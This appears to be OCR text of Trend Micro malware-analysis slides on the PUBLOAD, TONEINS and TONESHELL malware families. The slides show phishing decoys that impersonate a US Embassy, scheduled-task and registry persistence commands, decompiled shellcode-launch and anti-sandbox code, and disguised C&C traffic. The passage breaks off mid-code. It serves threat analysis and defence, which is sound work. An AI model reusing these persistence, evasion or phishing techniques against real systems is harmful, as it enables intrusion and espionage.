
For all files, please click the link of the office network disk to download, or copy the link to the webpage to open the download.

https://drive.google.com/uc?id= &export=download

Extracting passwords: 10-10-2022


U.S. EMBASSY Rangoon:
We would like to send the invitation letter and agenda for the 0201-2022 coup meeting which will be held on 11-20-2022 (Thursday).
Please see the attached file and join the meeting via zoom application.
https://drive.google.com/uc?id=
&export=download

Type D: DLL Embedded in DOCX




- A Decoy document embedded with a google drive link and a password
- B 1st-stage legitimate executable
- C 1st-stage Trojan.Win32.TONEINS
- D 2nd-stage legitimate executable
- E 2nd-stage Backdoor.Win32.TONESHELL
- F G Decoy document

Type D – DLL Embedded in DOCX



Type D: DLL Embedded in DOCX



- A Decoy document embedded with a google drive link and a password
- B 1st-stage legitimate executable
- C 1st-stage Trojan.Win32.TONEINS
- D 2nd-stage legitimate executable
- E 2nd-stage Backdoor.Win32.TONESHELL
- F G Decoy document

Malware Used in Arrival Vectors

- Trojan.Win32.PUBLOAD
- Trojan.Win32.TONEINS
- Backdoor.Win32.TONESHELL
- Backdoor.Win32.COBEACON (Cobalt Strike)

Trojan.Win32.PUBLOAD

- A stager
- First disclosed by Cisco Talos in May 2022
  - https://blog.talosintelligence.com/mustang-panda-targets-europe/
- Capabilities
  - Persistence
  - Anti-AV: callback function
  - Special event names/debug strings
- C&C protocols
  - Variant A: Raw TCP
  - Variant B: HTTP

PUBLOAD – Persistence

- Scheduled task

```
schtasks.exe /F /Create /TN Microsoft_Licensing /sc minute /MO 1
/TR C:¥¥Users¥¥Public¥¥Libraries¥¥Graphics¥¥AdobeLicensing.exe
```

- Registry run key

```
cmd.exe /C reg add HKCU¥¥Software¥¥Microsoft¥¥Windows¥¥CurrentVersion¥¥Run /v Graphics
/t REG_SZ /d ¥"Rundll32.exe
SHELL32.DLL,ShellExec_RunDLL ¥"C:¥¥Users¥¥Public¥¥Libraries¥¥Graphics¥¥AdobeLicensing.exe¥"¥"
/f
```

PUBLOAD – Anti-AV: Callback Function

```
void __cdecl StopTask()
{
  void *v0; // ebx
  SIZE_T v1; // edi
  BOOL (__stdcall *v2)(LPSTR); // eax
  BOOL (__stdcall *v3)(LPSTR); // esi
  void *v4; // esi
  SIZE_T dwSize; // [esp+8h] [ebp-8h] BYREF
  void *Src; // [esp+Ch] [ebp-4h] BYREF

  sub_10008B20();
  Src = 0;
  dwSize = 0;
  sub_100076C0(&Src, &dwSize);                  // construct payload
  v0 = Src;
  if ( Src )
  {
    v1 = dwSize;
    if ( dwSize )
    {
      dword_10017EFC = dwSize;
      v2 = (BOOL (__stdcall *)(LPSTR))VirtualAlloc(0, dwSize, 0x1000u, 0x40u);
      v3 = v2;
      if ( v2 )
      {
        memcpy(v2, v0, v1);
        EnumDateFormatsA(v3, 0, 0);             // callback function
        v4 = (void *)dwSize;
        if ( dwSize )
        {
          operator delete[](v0);
          WaitForSingleObject(v4, 0xFFFFFFFF);
          ExitProcess(0);
        }
      }
      ExitProcess(0);
    }
  }
}
```

```
BOOL EnumDateFormatsA(
  [in] DATEFMT_ENUMPROCA lpDateFmtEnumProc,    //Pointer to an application-defined callback function.
  [in] LCID              Locale,
  [in] DWORD             dwFlags
);

BOOL GrayStringW(
  [in] HDC             hDC,
  [in] HBRUSH          hBrush,
  [in] GRAYSTRINGPROC  lpOutputFunc,     //A pointer to the application-defined function that will
                                         //draw the string, or, if TextOut is to be used to draw the
                                         string, it is a NULL pointer.
  [in] LPARAM          lpData,
  [in] int             nCount,
  [in] int             X,
  [in] int             Y,
  [in] int             nWidth,
  [in] int             nHeight
);

BOOL LineDDA(
  [in] int         xStart,
  [in] int         yStart,
  [in] int         xEnd,
  [in] int         yEnd,
  [in] LINEDDAPROC lpProc,      //Pointer to an application-defined callback function.
  [in] LPARAM      data
);
```

PUBLOAD – Special Debug Strings/Event Names

```
void cef_api_hash()
{
  clock_t v0; // esi

  _mkdir("C:\\Users\\Public\\Libraries\\Graphics");
  GetModuleFileNameW(0, Str, 0x104u);
  wcsrchr(Str, 0x5Cu)[1] = 0;
  SetCurrentDirectoryW(Str);
  if ( OpenEventA(0x1F0003u, 0, "moto_sato") )
    ExitProcess(0);
  CreateEventA(0, 0, 0, "moto_sato");
  CreateGraphicsResources__Close();
  sub_1000CD20();
  CreateGraphicsResources__Min();
  v0 = clock();
  while ( clock() - v0 < 17000 )
    ;
  CreateGraphicsResources__Stop();
}
```

```
  OutputDebugStringW(L"elonmusk-mysteriouspower");
}
```

```
void __cdecl Main_Exit1()
{
  OutputDebugStringA("i love Nancy Pelosi");
  OutputDebugStringA("Nancy Pelosi i love");
  OutputDebugStringA("fuck u CN");
}
```

```
void __cdecl Main_Exit1()
{
  OutputDebugStringA("i love Trump");
  OutputDebugStringA("Please sanction China");
  OutputDebugStringA("Fu_ck U 360");
}
```


PUBLOAD – HTTP Variant

```
POST / HTTP/1.1
Host: www.asia.microsoft.com
Upgrade-Insecure-Requests: 1
User-Agent:Mozilla/5.0 (Windows NT 6.1; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/65.0.3325.181 Safari/537.36
Accept: text/html,image/webp,imgage/apeng,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 39

....." g.e9g.....i..f.......i..7.e83K.9}HTTP/1.1 200 OK
Server: JSP3/2.0.14
Referrer-Policy: origin-when-cross-origin
Accept-Ranges: bytes
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Vary: Accept-Encoding
Strict-Transport-Security: max-age=2592000; includeSubDomains; preload
Content-Length: 16942

...B),..5...]U.,...('..I..t...B..Jl|.
}`..e[DH.|&.. ...,..*.^Ns...|9.d..j....a.Y...ZO...X.R...x./d....<.D...p.<.Z../
```

```
17 03 03 00 22 20 67 97  65 39 67 9b 9d ed dd ae   ...." g. e9g.....
69 db cf 66 10 e7 fd 7f  c4 d2 10 69 a8 d7 37 c6   i..f.... ...i..7.
65 38 33 4b b5 39 7d                               e83K.9}
```

```
65 53 75 62 44 6f 6d 61  69 6e 73 3b 20 70 72 65   eSubDoma ins; pre
6c 6f 61 64 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   load..Co ntent-Le
6e 67 74 68 3a 20 31 36  39 34 32 0d 0a 0d 0a 17   ngth: 16 942.....
03 03 42 29 2c d8 bc 35  0f a1 a6 5d 55 f8 2c ea   ..B),..5 ...]U.,.
de 16 28 27 ca a5 49 f0  d2 74 10 c1 a3 42 b5 00   ..('..I. .t...B..
4a 6c 7c 83 0d 7d 60 a9  ac 65 5b 44 48 12 7c 26   Jl|..}`. .e[DH.|&
16 b5 20 cc bc a0 2c d3  f4 2a ed 5e 4e 73 a2 e7   .. ...,. .*.^Ns..
a8 7c 39 1d 64 9d 1c 6a  ce c2 b5 8c 61 bb 59 95   .|9.d..j ....a.Y.
```

PUBLOAD – Further Payload



Code	Internal String (Description)
0x03	-
0x01	-
0x1B	**UploadBegin error : %d!**
0x1D	**UploadData error : %d!**
0x1A	-
0x1E	**CmdStart error : %d!**
0x1F	**CmdWrite error : %d!**
0x30	**CmdWrite error : %d!**
0x20	-


TREND MICRO

Trojan.Win32.TONEINS

- The installer for TONESHELL backdoors
- Use schtasks for persistence

```
schtasks /create /sc minute /mo 2 /tn "ServiceHub.TestWindowStoreHost"
/tr "C:¥Users¥Public¥Pictures¥ServiceHub.TestWindowStoreHost.exe" /f
```

- Two files with fake extensions (Arrival Vector Type C)



Backdoor.Win32.TONESHELL

- A backdoor with file download/upload/lateral movement functions
- Anti-analysis capabilities
  - Custom exception handler
  - Foreground window check
- There are 3 variants with different C&C protocols.

TONESHELL – Custom Exception Handler

- The adversary hides the actual code flow with the implementation of the custom exception handlers.
- The malicious routine is triggered by the **_CxxThrowException** call. After it's invoked, the C++ runtime will find the corresponding exception handler which contains the real malicious codes.

```
.rdata:100493A4 stru_100493A4   HandlerType <0, offset ??_R0M@8, 0, offset loc_10004580>
.rdata:100493A4                                         ; DATA XREF: .rdata:stru_10049390↑o
.rdata:100493A4                                         ; float `RTTI Type Descriptor'
.rdata:100493B4                 HandlerType <0, offset ??_R0H@8, 0, offset loc_100045C0> ; int `RTTI Type Descriptor'
.rdata:100493C4                 HandlerType <0, offset ??_R0D@8, 0, offset loc_100052C0> ; char `RTTI Type Descriptor'
.rdata:100493D4                 align 10h
```

Figure. _msRttiDscr array

TONESHELL – Foreground Window Check

- This anti-sandbox technique is used in more recent samples
- Check foreground windows per second

```
  GetForegroundWindow = (int (*)(void))sub_10002860(v95, "GetForegroundWindow");
  fg_wnd_2 = GetForegroundWindow();
}
if ( fg_wnd_2 && fg_wnd_1 && fg_wnd_1 != fg_wnd_2 )
{
  PostMessageA(hWnd, 0x464u, 0, 0);
  fg_wnd_2 = fg_wnd_1;
}
Sleep(1000u);
```

```
case 0x464u:                                    // check for the specific window message 0x464
  if ( ++count == 5 )
  {
    mv_wnd_flag = 1;                            // start the main malicious routine
    dword_10080AA4 = 1;
    dword_10080AA8 = 1;
    if ( !event_handle )
    {
      OutputDebugStringA(". \r\n");
```

